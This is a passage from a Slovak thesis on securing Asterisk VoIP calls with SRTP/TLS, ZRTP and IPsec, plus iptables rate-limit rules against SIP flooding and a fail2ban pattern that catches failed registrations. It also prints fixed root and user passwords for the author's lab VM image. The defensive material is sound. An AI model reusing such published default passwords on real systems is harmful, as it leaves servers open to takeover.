"CHANNEL(secure_bridge_signaling)=0") in new stack
    -- Executing [200@SIP_context:9] Dial("SIP/100-00000003", "SIP/200") in
new stack
    -- Called 200
    -- SIP/200-00000005 is ringing
    -- SIP/200-00000005 answered SIP/100-00000003
```

Ako koncového klienta som použil osvedčený *Phonerlite.* V nastavení zmeníme formu signalizácie UDP, TCP alebo TLS. Šifrovanie protokolom SRTP nastavíme v záložke *Configuration –> Codecs* a zaškrtnutím SRTP a SAVP prikážeme klientovy, vložiť do SDP položku SAVP, ktorá predstavuje bezpečnostné rozšírenie k AVP(*Audio Video Profile*). Výmena kľúča je tu riešená formátom SDES(*Security Descriptions*), ktorý poskytuje bezpečnostný popis pre SDP protokol. Táto služba ale musí byť doplnená prídavnou napr. TLS alebo S/MIME aby nebola viditeľná pre ostatné strany. Obsahuje aj položku „crypto“, ide o 128 bitový kľúč pre šifrovací mechanizmus AES Counter

mode. Ten je vypočítaný klientom pomocou algoritmu a vložený do tela paketu. Položka „crypto“ obsahuje aj takzv. HMAC_SHA1, predstavuje hash na autorizovanie (overenie) správy.

Samotný Asterisk si po prijatí takéhoto paketu vyčlení náhodný port a pre tohto klienta priradí schopnosť šifrovať RTP dáta pomocou kľúča, ktorý si odvodí z prijatého hlavného kľúča. Následne podľa konfigurácie posiela správu INVITE volanému účastnikovi s vygenerovaním vlastného hlavného kľúča a očakáva potvrdenie od volaného klienta, pre potvrdenie šifrovaného spojenia na druhú stranu. V prípade potvrdenia druhej strany a prijatím spojenia napr. „200 OK“ si server rovnako nastaví extra port pre spojenie a potvrdí šifrovaný prenos. Toto prijatie hovoru prepošle aj volajúcej strane s vygenerovaním nového AES kľúča. Práve z tohto si volajúci užívateľ pomocou KDF(*Key derivation function*) vypočíta *session keys* použité na zašifrovanie RTP dát.



Obr.8.2: Šifrovaná mediálna časť hovoru, obsluhovaná ústredňou Asterisk


Po úspešnom zostavení hovoru komunikujú obe strany bez problémov šifrovane cez Asterisk. Ukončenie hovoru prebieha klasicky poslaním paketu s hlavičkou BYE, ktorá ale ako sme si spomínali už skôr nepoužíva autentizáciu tj. nieje vôbec zabezpečená.

8.3.2 Hovor zabezpečený ZRTP protokolom

ZRTP používa k výmene šifrovacích kľúčov už vytvorený a prebiehajúci hovor. Princíp je podrobne rozpísaný v kapitole 4.5. V tejto časti by som chcel prakticky demonštrovať funkciu *Zfone* aplikácie ako doplnku k bežnému softphonu [29]. Asterisk štandardne neumožňuje preposielanie ZRTP paketov. Komunita Asterisku sa rozhodla uzatvoriť spornú otázku pridania podpory ZRTP do kódu Asterisku a na webe [39] je vytvorené vlákno na riešenie tohoto problému, ku ktorému však od Novembra 2007 nebol pridaný žiaden príspevok a z webových fór je zrejmé, že vývoj Asterisku nemá zatiaľ záujem tento bezpečnostný protokol implementovať, pretože ZRTP stále nemá oficiálny RFC len *draft* verziu. Na webe Phila Zimmermana je ale uvedený prehľadný manuál na použitie ZRTP knihovny s Asteriskom [40]. Patch umožňujúci importovať chýbajuci

ZRTP modul do Asterisku nie je volne dostupný a až po priamom kontaktovaní support centra mi na email poslali link na stiahnutie potrebného patchu a knižnice libZRTP SDK(*Software Developement Kit*) pod licenciou AGPL [42]. Verzia patchu je platná konkrétne k verzii Asterisk 1.4.23.1. Patch je ale určený výslovne k testovaniu a pravdou je že k úspešnej kompilácii a následnej inštalácii Asterisku s ZRTP patchom som musel uskutočniť niekoľko zásahov aby program úspešne skompiloval. Aj tak s výsledkom niekoľkých desiatok „*Warning*“ správ. Napriek tomu, ale nakoniec Asterisk dokázal preposielať vyjednávacie ZRTP pakety a tým zabezpečiť prostrední bod medzi komunikujucími stranami. V manuáli *Asterisk ZRTP Users Guide* [40] je popísaný aj ďalší mód ústredne Asterisk s ochranou proti MiTM. V tomto móde sa samotný Asterisk stará o overenie SAS(*Short Authentication String*) u registrovaných užívateľov a po vytočený špecálneho čísla si tento string môžme overiť priamo s Asteriskom,.


Po nainštalovaní aplikácia *Zfone* beží paralelne s koncovým klientom a v prípade vytvorenia nového hovoru zabezpečí výmenu šifrovacích parametrov a následne šifrovanie RTP streamov podobne ako SRTP. V nastavení umožňuje okrem iných aj zmenu šifrovacieho kľúča AES až na 256 bitov.



Obr.8.3: VoIP hovor spolu s inicializáciou a šifrovaním ZRTP protokolom

Signalizačná časť hovoru je obsluhovaná ústredňou Asterisk a až v prípade zahájenia RTP streamu je datový tok presmerovaný priamo medzi koncových účastníkov – funkcia *canreinvite*(štandardne povolená). *Zfone* poskytuje rovnako zabezpečenie proti MiTM útokom zobrazením SAS(*Short Authentication String*). Testovaný hovor som odchytil pomocou *Wiresharku* a RTP pakety prebiehajúceho hovoru môžme vidieť v grafe na Obr.8.4. Na Obr.8.3 os X predstavuje dĺžku hovoru a os Y množstvo vyslaných paketov. Červené impulzy predstavujú vyslané ZRTP pakety. Z obrázku 8.4 je patrné, že *Zfone* zahajuje šifrovanie RTP prenosu pomocou vymenených kľúčov 293 ms po zahájení hovoru. Od tohto bodu je prebiehajúci hovor šifrovaný. Asi po 16 sekunde som vypol šifrovanie a *Zfone* vyslal paket *GoClear*, následne bolo možné nezabezpečený hovor odchytiť spôsobom opísaným v kapitole 7.5. Šifrovanie pomocou *GoSecure* som opäť zapol v 28 sekunde. Odchytená sieťová komunikácia a audio súbor s testovacím hovorom sú nahrané na priloženom DVD nosiči.

Samotný *Zfone* pôsobí profesionálne a funkčnosť a nastavenia aplikácie sú na dobrej úrovni. Za vyzdvihnutie určite stojí vlastnosť uistenia bezpečnej komunikácie cez zabezpečený kanál pomocou grafických a zvukových prvkov. Táto vlastnosť môže byť pre jednoduchých užívateľov z pohľadu zabezpečenia kritická.



Obr.8.4: RTP prenos s vyjednaním D-H parametrov pre ZRTP


8.3.3 VoIP komunikácia zabezpečená IPsec protokolom

Ďalšou variantou zabezpečenia ako signalizačnej tak aj mediálnej zložky hovoru je protokol IPsec. Teoretický popis a vysvetlenie je obsiahnuté v kapitole 4.6. Táto kapitola sa venuje praktickému zabezpečeniu mojej testovacej konfigurácie pomocou IPsec protokolu. Použil som virtuálny stroj Linux s nainštalovanou verziou Asterisk SVN-group-srtp_reboot-r255206. Pomocou *apt* baličkovacieho programu som nainštaloval *ipsec-tools*, ktorý zabezpečuje podporné knihovny a SAD(*Security Association Database*) a SPD(*Security Policy Database*) pre kernel a aplikáciu *racoon*, čo je vlastne ISAKMP(*Internet Security Association and Key Management Protocol*) démon pre dohodnutie a výmenu kľúčov a SA databáz. Po správnom nastavení konfiguračných súborov *ipsec-tools.conf* a *racoon.conf* podľa [30] a [31] restartujeme obidve služby. Obidva príkazy najdeme v ceste /etc/init.d/, IPsec služba používa príkaz *setkey* a ISAKMP démon logicky *racoon*. Ako autorizačnú metódu som použil PSK(*Pre-shared key*), pričom heslá sa definujú zvlášť v súbore *psk.txt*. Na výber je ešte možnosť autorizácie pomocou certifikátou podpísaných neakou certifikačnou autoritou. IPsec umožňuje aj zabezpečenie výmeny verejných kľúčov pomocou PFC(*Perfect Forward Secrecy*) a teda uistenie že ani pri odhalení jedného zo súkromných kľúčov nebude možné odhaliť *session key*(kľúč použitý k synchrónnej šifre).

```
sainfo anonymous {
        pfs_group modp1024;
        encryption_algorithm 3des;
        authentication_algorithm hmac_sha1;
        compression_algorithm deflate;
}
```

Pre výkonové dôvody som toto zabezpečenie v mojom experimente nekonfiguroval, pretože D-H výpočet pridáva istú záťaž na už tak zaneprázdnený systém samotnou výmenou SAD a SPD, ako môžme vidieť z odozvy systému na obrázku v prílohe A.7. Kompletné použité konfiguračné súbory sú zobrazené v prílohe A.6 ako aj na DVD. Touto časťou je linuxová konfigurácia kompletná a zostáva ešte nakonfigurovať virtuálne stroje s Windows XP.

Pri vytváraní IPsec konfigurácie pod Windowsom som sa inšpiroval viacerými článkami najmä však [32]. Možnosti konfigurácie sú naozaj komplexné a preto je dôležité pochopiť celému princípu IPsec. Vo Windows XP je v nastaveniach zabezpečenia IP protokolu hneď dostupných niekoľko nakonfigurovaných možností(zásad). Ja som jednu z nich(Server) upravil a ako IP filter som zvolil len UDP pakety z lokálnej IP adresy na IP adresu ústredne Asterisk. Pravidlo som nastavil na prijímanie aj nezabezpečenej premávky ale odpoveď bude vždy zabezpečená. Podobne pre protokol ICMP, použitý len na vyjednanie SAD.



Obr.8.5: Príklad nastavenia metód zabezpečenia a metód autorizácie

Autorizácia musí byť PSK – predsdielaný kľúč rovnako ako na linuxovom stroji s Asteriskom. V prostredí Windows existuje aj ďalšia varianta autorizácie *Kerberos* prepojený so službou Active Directory. Ten by ale vyžadoval extra Kerberos server bežiaci na linuxe preto som ostal pri metóde PSK. Po prispôsobení zvolenej zásady, tú potom priradíme ako funkčnú a nastavené pravidlá prejdu okamžite do aktívneho stavu.

Pokúsil som sa vyslať niekoľko paketov aby nastala prvá fáza dohody zabezpečovacích parametrov pre IPsec protokol ISAKMP. Zvykne sa k tomu využívať ICMP protokol a príkaz ping.

```
C:\ping 192.168.1.43
Příkaz ping na 192.168.1.43 s délkou 32 bajtů:

Vyjednávání protokolu IP Security
Odpověď od 192.168.1.43: bajty=32 čas=1ms TTL=64
Odpověď od 192.168.1.43: bajty=32 čas=1ms TTL=64
Odpověď od 192.168.1.43: bajty=32 čas=1ms TTL=64
```

Nasledujúce pakety sú šifrované vo formáte ESP podľa obrázku 0 z kapitoly 4.6. Týmto spôsobom je zašifrovaná ako signalizačná tak aj mediálna časť komunikácie. Odchytená komunikácia

vytvorenia a priebehu hovoru je zobrazená ako príloha A.7 a priložená na DVD. Na časovej osi odchytenej komunikácie je dobre viditeľná veľká odozva systému od vytočenia volaného k prijatiu signálu vyzvánania až 1,6 s. Je to spôsobené nutnou výmenou SAD a SPD z oboch strán, ktorá nebola dopredne vykonaná napr. spomínamým príkazom PING. Dáta prenášané ESP paketmi sú šifrované a pre prechádzajúce uzly nečitelné, paket vyzerá následovne.

```
Frame 85 (646 bytes on wire, 646 bytes captured)
Ethernet II, Src: CadmusCo_c5:12:b4 (08:00:27:c5:12:b4), Dst: CadmusCo_f5:7b:89
(08:00:27:f5:7b:89)
Internet Protocol, Src: 192.168.1.43 (192.168.1.43), Dst: 192.168.1.39 (192.168.1.39)
Encapsulating Security Payload
   ESP SPI: 0x6cf4f3bd
   ESP Sequence: 1
```

8.4 Celkové zhodnotenie a porovnanie uvedených bezpečnostných opatrení

V tejto kapitole porovnám vykonané experimenty z pohľadu výkonu, obtiažnosti implementácie a celkového zabezpečenia použitej metódy. V diplomovej práci som pri väčšine experimentov použil klient *Phonerlite*, iba v prípade výmeny kľúča protokolom MIKEY som bol nútený použiť klient *Minisip*, lebo je to jediné zo softphone zariadení podporujúce tento protokol, ktoré som objavil.

Prvá bezpečnostná metóda spočívala v zabezpečení signalizačnej časti VoIP komunikácie. Ide o použitie TLS protokolu a výmenu bezpečnostných certifikátov. Pre natívnu podporu TLS softphone klienta, napr. Phonerlite, je nutnosť vlastniť administrátorom vytvorený certifikát. Relatívne komplikovaným krokom pre jednoduchých používateľov môže byť samotné priradenie prideleného certifikátu k vytvorenému účtu. Administrátor Asterisku musí samozrejme najprv korektne takýto certifikát vygenerovať a podpísať verejnou CA. Po úspešnom priradení certifikátu k účtu klienta a správnej konfigurácii na ústredni prebieha následná zabezpečená komunikácia bez problémov a poskytuje end-to-end zabezpečenie medzi účastníkom a servrom bez možnosti zásahu tretej strany. Ďalšou nevýhodou tohto zabezpečenia je možnosť MitM útoku, ktorý môže nastať v prípade, ak jedna strana, väčšinou koncový účastník, príjme falošný podvrhnutý certfikát.

Druhé testované opatrenie, ktorým je protokol MIKEY, je považované za bezpečnú metódu výmeny šifrovacích kľúčov. Protokol podporuje viacero bezpečnostných metód podrobne opísaných v kapitole 4.3. Jednou z nevýhod pri použití tohto protokolu je, ako už bolo spomínané, nutnosť siahnúť po softphone zariadení, ktoré ho podporuje napr. klient *Minisip*. Problémom v prípade tohto klienta je, že táto aplikácia sa už neteší veľkej podpore a vývoju, ako tomu bolo niekoľko rokov dozadu. Aj z tohto dôvodu je *Minisip* relatívne nestabilný a neodladený klient. Ďalším tmavým miestom v prostredí okolo MIKEY protokolu je ukončenie podpory a vývoja Asterisk verzie implementujúcej *libmikey* knihovnu prevzatú z projektu *Minisip*. V experimente v kapitole 8.2 sa mi podarilo špeciálnu verziu Asterisku zkompilovať a nakonfigurovať s podporou MIKEY protokolu. Výsledny efekt však nebol presne podľa očakávania, pretože softphone nedokázal odpovedať INVITE požiadavke Asterisku s parametrom *key-mgmt:mikey* a metóde DH-HMAC(jediná, ktorú Asterisk podporuje). V prípade dostatočnej podpory zo strany výrobcov a softwarových spoločností by sa mohlo skutočne jednať o zaujímavú možnosť zabezpečenia prenosu kľúčov pre šifrovanie hovorovej zložky. Keďže jej výhodou je jej nenáročnosť, narozdiel od napr. TLS (SIPS), ktorá vyžaduje vytvorenie TCP spojenia a rovnako predstavuje menšie problémy spojené s výmenou certifikátov.

O zabezpečenie samotnej hlasovej časti hovoru sa mimo iných môže postarať SRTP protokol, ktorý je podľa môjho názoru najvhodnejšou alternatívou. Ide o symetrický šifrovací protokol, ktorý si z preneseného master kľúča derivuje potrebný session kľúč a ďalšie premenné potrebné

k šifrovaniu. Prednosťou je, že väčšina dnes dostupných softphone klientov podporuje šifrovanie SRTP protokolom. Asterisk a jeho osud s podporou SRTP je priblížený v kapitole 5.1.1. Za ďalšiu prednosť považujem fakt, že konfigurácia Asterisku s jeho podporou je relatívne jednoduchá a po pochopení základnych pravidiel dialplanu by s jeho konfiguráciou nemal mať problém žiaden administrátor. Pre *end-to-end* zabezpečenie však SRTP šifrovanie potrebuje dodatočnú zabezpečenú výmenu spomínaného *master* kľúča, riešením je napríklad predchádzajúce riešenie MIKEY alebo podporovaný prenos cez zabezpečenú TLS vrstvu.


Použitie SRTP so štandardným šifrovacím algoritmom nemá vplyv na oneskorenie alebo pridanie veľkej výpočetnej záťaže na systém v porovnaní s normálnym nešifrovaným RTP prenosom. Je to z časti viditeľné pri porovnaní časovej osi odchytenej testovanej komunikácie uloženej na DVD, kde sa časy reakcií zvonenia na INVITE pakety líšia len v rádoch desiatok milisekúnd. Faktom je, že nejde o úplne presné meranie predstavujúce reálnu situáciu, keďže sa všetky experimenty uskutočňovali na virtuálnych rozhraniach a strojoch. Napriek tomu však predstavené varianty a dosiahnuté výsledky poskytujú dostatočnú predstavu na vyvodenie záverov.

Tab.8.1. Prehľad uskutočnených experimentálnych útokov a výsledkov

	SRTP + TLS	SRTP + MIKEY	ZRTP	IPsec
Systém so zabezpeč. Signalizáciou	ano	nie	nie	ano
Systém implementačne náročný	ano	nie	nie	ano
Odozva systému spôsobená šifrovaním	nízka	nízka	nízka	nízka [1]

1- pri doprednom vyjednaní SAD a SPD

Ďalším z testovaných bezpečnostných opatrení je protokol ZRTP a jeho podoba v aplikácii *Zfone*. V tomto prípade sa nekladie žiadna špeciálna požiadavka na VoIP server alebo používaný softphone ako v predchádzajúcich prípadoch. To platí pokiaľ je RTP prenos presmerovaný priamo medzi komunikujúcich účastníkov. V opačnom prípade je nutná inštalácia presnej verzie Asterisku zhodnej s ZRTP patchom a inštaláciou *libZRTP SDK*. Zabezpečenie má na starosti *Zfone* nainštalovaný na obidvoch komunikujúcich stranách (počítačoch). Po zinicializovaní hovoru akýmkoľvek softphonom sa aktivuje aj *Zfone,* a ako aplikácia sledujúca naše rozhranie na akýkoľvek VoIP hovor, nás informuje o stave zabezpečenia. Výhodou je jednoduchá práca s aplikáciou a jej nenáročná implementácia, za malú nevýhodu môžeme považovať to, že stále predstavuje aplikáciu na pozadí, ktorú je potreba obsluhovať a to môže prekážať. To je však daň za jej jednoduchosť a nenáročnosť, keďže ZRTP používa ku komunikácii vytvorený RTP prenos, ako môžme vidieť v kapitole 8.3.2. K odozve a výkonu VoIP systému s použitím ZRTP protokolu by som uviedol malé oneskorenie *Hello Packetu,* ktoré na testovanej virtuálnej konfigurácii nastáva po 88 milisekundách zahájenia RTP prenosu. Celková výmena a dohoda kľúčov pomocou D-H metódy prebieha po viac ako 200 ms, ako je zrejmé z komunikácie na Obr.8.4. Následne je celý hovor zabezpečený.



Obr.8.6: Odchytená IPsec komunikácia a časová odozva systému

Posledným bezpečnostným opatrením je zabezpečenie na sieťovej vrstve, čím sa nadradené protokoly stávajú v sieti neviditeľné. Ide o často používané zabezpečenie IPsec. V podnikových riešeniach sa využíva prevažne na vytváranie tunelového spojenia. IPsec môže pracovať vo viacerých módoch spomínaných v kapitole 4.6. Pre potreby VoIP je najvhodnejšou metódou ESP šifrovanie v transportnom móde, pričom sa nešifruje IP hlavička, ale bezpečne šifrované sú prenášané dáta. Podpora IPsec je štandardne v linuxe od verzie kernel 2.6 implementovaná v jadre ako SElinux (*Security Enhanced linux*) a k zaisteniu základnej funkčnosti je potrebné doinštalovať balíček *ipsec-tools*. Pre dynamický systém je naviac potrebná inštalácia a konfigurácia ISAKMP démona, ktorý sa bude starať o dynamickú výmenu a dohodu SAD a SPD. Rovnako aj v prostredí Windows XP je IPsec už implementovaný a je potrebná len správna konfigurácia, filtrovanie pravidiel a následné priradenie požadovanej zásady popísané v kapitole 8.3.3. Odozva systému s IPsec je po fáze výmeny SAD a SPD stabilná a nezaznamenal som žiadne problémy vo výkone alebo oneskorení pri testovaní ako je zrejmé z Obr.8.6. Na mojej konfigurácii hovory prebiehali v oneskorení 53 ms od odoslania INVITE paketu a prijatia správy s odpoveďou „180 Ringing“. To znamená, že sa nepotvrdili teoreticky možné oneskorenia v prípade IPsec zabezpečenia, ako pridania veľkej záťaže na systém. Pre porovnanie so šifrovaním SRTP rovnaký proces trval 27 ms ako môžme vidieť na Obr.8.2. Dodatočné oneskorenie by však pridalo šifrovanie signalizácie pomocou TLS. Obdobné oneskorenie je bežné u štandardných VoIP systémov bez zabezpečenia.

Na záver celkového zhodnotenia by som doplnil niekoľko praktických doporučení z literatúry [3] a zaujímavé protiopatrenia z knihy [25].

Dôležité je používať všade silné heslo. Pre SIP signalizáciu uprednostniť TCP alebo TLS spojenia. Umožniť autentizáciu na čo najväčšie množstvo SIP požiadavok. V niektorých prípadoch je výhodné zmeniť takzv. *well-known* porty napr. SIP - 5060. Posilniť a zabezpečiť všetky služby servra s ústredňou. Nakonfigurovať viaceré podsiete s vlastnou adresovou časťou pre hlas a dáta. Oddeliť hlasovú a datovú premávku príslušnou VLANou, firewallom alebo ACL(*Access Control List*). Filtrovať súkromnú internú prevádzku a prevádzku verejnej siete. Ubezpečiť sa o pravidelnom zaistení a posilnení sieťových zariadení. Nainštalovať zariadenie na ochranu proti zneužitiu ARP (*ARP spoofing attacks*). Všetky VoIP komponenty systému by sa mali nachádzať na oddelenej VLAN sieti. Ak je to možné na LAN prepínačoch nastaviť detekciu a obranu proti DoS. Nainštalovať a monitorovať sieť pomocou IDS (*Intrusion Detection System*) prípadne použitie SIP firewallov napr. www.sipera.com, www.securelogix.com.

8.5 Autoinštalačné bezpečnostné profily

V náväznosti na predchádzajúcu kapitolu a zhodnotenie rôznych opatrení aj z Tab.8.1 som tri z nich pripravil ako inštalačný „deb“ balíček pre linuxové distribúcie Debian alebo Ubuntu. Rozhodol som sa pre tri, ktoré sú zrealizovateľné ako sme mohli vidieť v mojich predchádzajúcich experimentoch a zároveň dostatočne účinné pri poskytovaní bezpečnosti VoIP hovorov. Na priloženom DVD nosiči sa nachádza obraz linuxu vo formáte „vdi“, používany aplikáciou Oracle Virtualbox. Ide o čistú predpripravenú inštaláciu Debianu 5.0.4, s užívateľom test a heslom „test“. Superužívateľ *root* má heslo „diplomka1“. Inštalácia neobsahuje X server ani ďalšie nadbytočné aplikácie a balíčky. Výsledkom je relatívne malá veľkosť obrazu, nezaberá viac ako 800MB. Pre prípad vlastnej inštalácie linuxu na nový počítač alebo do aplikácie VMware player som priložil „iso“ súbor *debian-504-i386-netinst.iso*, umožňujúci inštaláciu z webu. Pre zrýchlenie opäť odporúčam inštaláciu bez X servra, kde pri dobrom pripojení stiahnutie potrebných balíkov a inštalácia netrvá dlhšie ako 20 min. Na novo nainštalovaný systém potom môžme aplikovať jednotlivo nižšie uvedené balíčky, ktorými získame diskutované zabezpečenie VoIP systému s ústredňou Asterisk. Jednotlivé balíky sú definované ako samostatné riešenie a preto neodporúčam ich kombináciu. Pre prípadné preinštalácie je zo systému nutné odobrať predchodzí balík a zmazať zoznam configuračných súborov napr. pre srtp balík pomocou:

```
rm –f /var/lib/dpkg/info/asterisk-config-srtp.list
```

Všetky balíky sú uložené na priloženom DVD nosiči, ktorý si do linuxových repositárov pridáme príkazom:

```
apt-cdrom add
```

- Varianta zabezpečenia SRTP + TLS, autoinštalacný balíček obsahuje Asterisk verziu svn-group-srtp_reboot-r262112M, z ktorej *source* kódu som vytvoril „deb“ balíček. Dôležitou časťou bola úprava inštalačných konfiguračných súborov, *control* a *rules*, ktoré som definoval a upravil. Balíček *asterisk-srtp* je závislý na ďalšom pripravenom balíku, ten obsahuje nakonfigurované nastavenie zabezpečenia a Dialplan z experimentu v kapitole 8.1. Nutným krokom z pohľadu administrátora je vygenerovanie vlastných certifikátov a ich podpis, vlastný alebo zabezpečený oficiálnou certifikačnou autoritou. Preto táto varianta obsahuje aj balíček *openssl*, potrebný pre jednoduchú prácu s certifikátmi. Postup dodatočnej konfigurácie je taktiež popísaný v kapitole 8.1. Balíček je po pridaní dostupný v repositáry a preto ho inštalujeme priamo príkazom:

  ```
  apt-get install asterisk-srtp
  ```

- Ďalšou variantou je IPsec. Balíček obsahuje poslednú vydanú oficiálnu verziu Asterisk – 1.6.2.7. Inštalačný balíček už obsahuje prispôsobené aplikácie *my-ipsec-tools* a *my-racoon* potrebné pre komunikáciu cez IPsec a zároveň aj ich testovacie konfiguračné súbory použité na experiment v kapitole 8.3.3. Pre vlastné použitie postačí zmena IP adries v konfiguračných súboroch *ipsec-tools.conf* a *racoon.conf* a reštart IPsec služieb. Posledným krokom je správna konfigurácia na strane klientov v prostredí Windows, kde si pomocou *Run* > *secpol.msc* spustíme a prispôsobíme nastavenie opäť podľa kapitoly 8.3.3. IPsec nevyžaduje žiadne dodatočné zabezpečenie, kvôli úspešnemu zabezpečeniu nižšej sieťovej vrstve a preto nekonfigurujeme ani podporu TLS ani SRTP. Tento balíček inštalujeme príkazom:

  ```
  apt-get install asterisk-ipsec
  ```

- Posledný balíček predstavuje variantu zabezpečenia pomocou ZRTP. Opäť obsahuje poslednú vydanú oficiálnu verziu Asterisku – 1.6.2.7 a konfiguračné súbory z uskutočneného experimentu z kapitoly 8.3.2. SRTP podpora nieje nakonfigurovaná a nahrádza ju podpora ZRTP. Vytvorenie šifrovaného ZRTP spojenia sa konfiguruje v prostredí Windows pomocou *Zfone* aplikácie a napr. softphone klienta *Phonerlite*. Postup nájdeme v kapitole 8.3.2. Na DVD je dostupná aj verzia Asterisk 1.4.23.1 s patchom *zrtp_asterisk*, ten ale vyžaduje špeciálnu inštaláciu s podporou priloženej knihovny *libzrtp-0.90.572.gpl.* Klasickú inštaláciu z „deb“ balíka spúšťame podobne ako v predchádzajúcich prípadoch:

  ```
  apt-get install asterisk-zrtp
  ```

8.6 Praktické zabezpečenie na aplikačnej vrstve pomocou iptables

Zabezpečený systém by mal zahrňovať aj dodatočné zabezpečenie na aplikačnej vrstve napr. v podobe linuxového nástroja Iptables. Tento nástroj umožňuje kompletné riadenie sieťovej prevádzky na základe daných pravidiel. Predstavuje aplikačný firewall, kde sú pakety povolené či zahadzované podľa vyhodnocujúcich pravidiel, viac teórie o Iptables napr. v článku [36]. Keďže je Iptables štandardne inštalovaná aplikácia v distribúciach Debian a Ubuntu, dá sa účinne využiť aj ako ochrana proti rôznym sieťovým útokom. V tejto práci predstavým pravidlá na zamedzenie DoS útokom predvádzaným v kapitole 7.3, ktoré sa prípadne dajú špecificky prispôsobiť

Pridaním nasledujúcich príkazov, definujeme maximálny počet 10 akceptovaných požiadavok na lokálnom UDP porte 5060 z jednej IP adresy za 30 s. Zamedzí sa tak možným DoS útokom. Vychádzal som z literatúry [37] opisujúcej zabezpečenie *ssh* spojenia. Príkazy som však musel postupne upraviť aby vyhovovali VoIP systému. Existujú ale aj ďalšie možné varianty na ochranu napr. TCP portu 5061 pri použití TLS (SIPS) signalizácie a zhody novovytvorených spojení.

```
iptables -A INPUT -i eth0 -p udp --dport 5060 -m recent --set --name SIP

iptables -A INPUT -i eth0 -p udp --dport 5060 -m recent --update --seconds 30 --
hitcount 10 --rttl --name SIP -j LOG --log-prefix "Drop paket-limit 10req/30s"

iptables -A INPUT -i eth0 -p udp --dport 5060 -m recent --update --seconds 30 --
hitcount 10 --rttl --name SIP -j DROP
```

V prípade mojej konfigurácie, druhý príkaz loguje zahodené pakety do kernel logu takzv. *messages* resp. *dmesg* pre prehľadnosť. Na reálnom systéme však odporúčam tento príkaz odobrať, aby sme nezahltili diskový priestor zbytočnými informáciami.

```
debian:~# tail -f /var/log/messages
May 15 19:17:30 debian kernel: [41422.588304] Drop paket-limit 10req/30s IN=eth0
OUT=        MAC=08:00:27:da:e7:90:00:1a:4d:54:38:e2:08:00        SRC=192.168.1.35
DST=192.168.1.38 LEN=32 TOS=0x00 PREC=0x00 TTL=128 ID=27146 PROTO=UDP SPT=5063
DPT=5060 LEN=12
May 15 19:17:30 debian kernel: [41422.588304] Drop paket-limit 10req/30s IN=eth0
OUT=        MAC=08:00:27:da:e7:90:00:1a:4d:54:38:e2:08:00        SRC=192.168.1.35
DST=192.168.1.38  LEN=32  TOS=0x00  PREC=0x00  TTL=128  ID=27147  DF  PROTO=UDP
SPT=5064 DPT=5060 LEN=12
```

Pre zaujímavosť uvediem aj ďalšiu možnosť zabránenia DoS útokom, v prípade neprehladnosti Iptables alebo nemožnosti definovať pravidlá priamo do systému. Ide o aplikáciu *fail2ban*, ktorej

hlavnou funkciou je prezeranie a hľadanie v daných systémových logoch a vyhľadávanie definovaných textových stringov, napríklad:

```
NOTICE.* .*: Registration from '.*' failed for '<HOST>' - Wrong password
```

Následne program aplikuje príslušné Iptables pravidlá do reťazca INPUT, podľa nastavenej konfigurácie. Bližšie informácie a presný popis konfigurácie *fail2ban* nájdeme napr. v literatúre [38].

9 Záver

IT technológie poskytujú pre veľké podniky a ich dátové a hlasové služby naozaj bezpečné riešenia. Na vývoj a podporu bezpečnostných metód si potrpia predovšetkým podniky, ktoré si strážia svoje cenné údaje a takzv. „*know-how*“. Preto neváhajú a investujú do zabezpečenia svojej sieťovej infraštruktúry značné finančné prostriedky. To vytvára priestor a portfólia pre veľké IT komunikačné spoločnosti (CISCO, AVAYA...) a taktiež predstavuje stále nové štandardizované a proprietárne nástroje a protokoly. Na druhej strane, v sektore počítačových expertov a stále väčšej časti domácich používateľov, sa tešia veľkej obľube produkty zo sveta Open Source. Toto označenie predstavuje softwarové nástroje a produkty pre širokú verejnosť pod licenciou GPL(*General Public License*).

V diplomovej práci som navrhol a overil možnosti zaistenia bezpečnosti VoIP systému a to z pohľadu signalizácie a RTP prenosu. Práca je sústredená na Open Source pobočkovú ústredňu Asterisk a možnosti zabezpečenia proti útokom. Venoval som sa jednotlivým experimentálnym možnostiam generovania útokov na VoIP systém s PBX ústredňou Asterisk, a následnej analýze uskutočnených útokov a definovaní variantných opatrení. Po podrobnom zhodnotení a porovnaní jednotlivých opatrení, z pohľadu náročnosti implementácie a podpory samotných služieb ako strany pobočkovej ústredne, tak aj zo strany koncového klienta, som vybrané riešenia overil a vytvoril bezpečnostné autoinštalačné balíčky.

V teoretickej časti práce som sa okrem protokolov SIP, H.323, MGCP, RTP a IAX zameral aj na zabezpečené možnosti prenosu signalizácie a dátovej časti hovoru, v podobe MD5 autorizácie a bezpečnostných metód SIPS, SRTP, ZRTP a IPsec. Autorizácia protokolu SIP sa pri žiadostiach REGISTER a INVITE dnes považuje za samozrejmosť u väčšiny poskytovateľov internetovej telefónie. Dobrým krokom by bolo rozšíriť túto možnosť aj na ďalšie napr. BYE, CANCEL. Najdôležitejším faktom pre udržanie bezpečnej autorizácie je dodržanie doporučených zásad pri vytváraní hesla. Pri experimentovaní s útokmi v kapitole 7.4.1 sa potvrdil fakt o jednoduchosti odhalenia krátkeho alebo nekvalitného hesla. S/MIME ako bezpečná verzia MIME správ sa v prostredí VoIP systémov veľmi nepoužíva a je viac využívaná emailami. Narozdiel od zabezpečenia transportnej vrstvy protokolom TLS, ktorý je dobre využiteľný vo viacerých oblastiach zabezpečenia aplikačných protokolov (https, sips). Na podporu tohoto protokolu sa viditeľne kladie veľký dôraz a Asterisk dokáže pracovať s TLS protokolom od verzie 1.6.x, viď kapitola 5.1. Ak sa kladie dôraz na jednoduchosť, ako najvhodnejší sa javí protokol ZRTP nevyžadujúci žiadne dodatočné certifikáty a komplikované konfigurácie ako v prípade SRTP resp. IPsec. V tejto časti práce som taktiež predstavil a priblížil Open Source ústredňu Asterisk a pojednal o jej možnostiach, prednostiach a podpore v komunite. Konkrétne SRTP protokol je podporovaný v dvoch verziách z toho aktuálne je vyvíjaná verzia *srtp_reboot* dostupná z *svn* servra digium. Priblížil som vlastnosti a hlavné rysy jednotlivých podporovaných verzií a predstavil jednotlivé možnosti útokov na VoIP systém podľa webu Voipsa [18] spolu s voľne dostupnými a hlavne funkčnými nástrojmi na generovanie takýchto útokov.

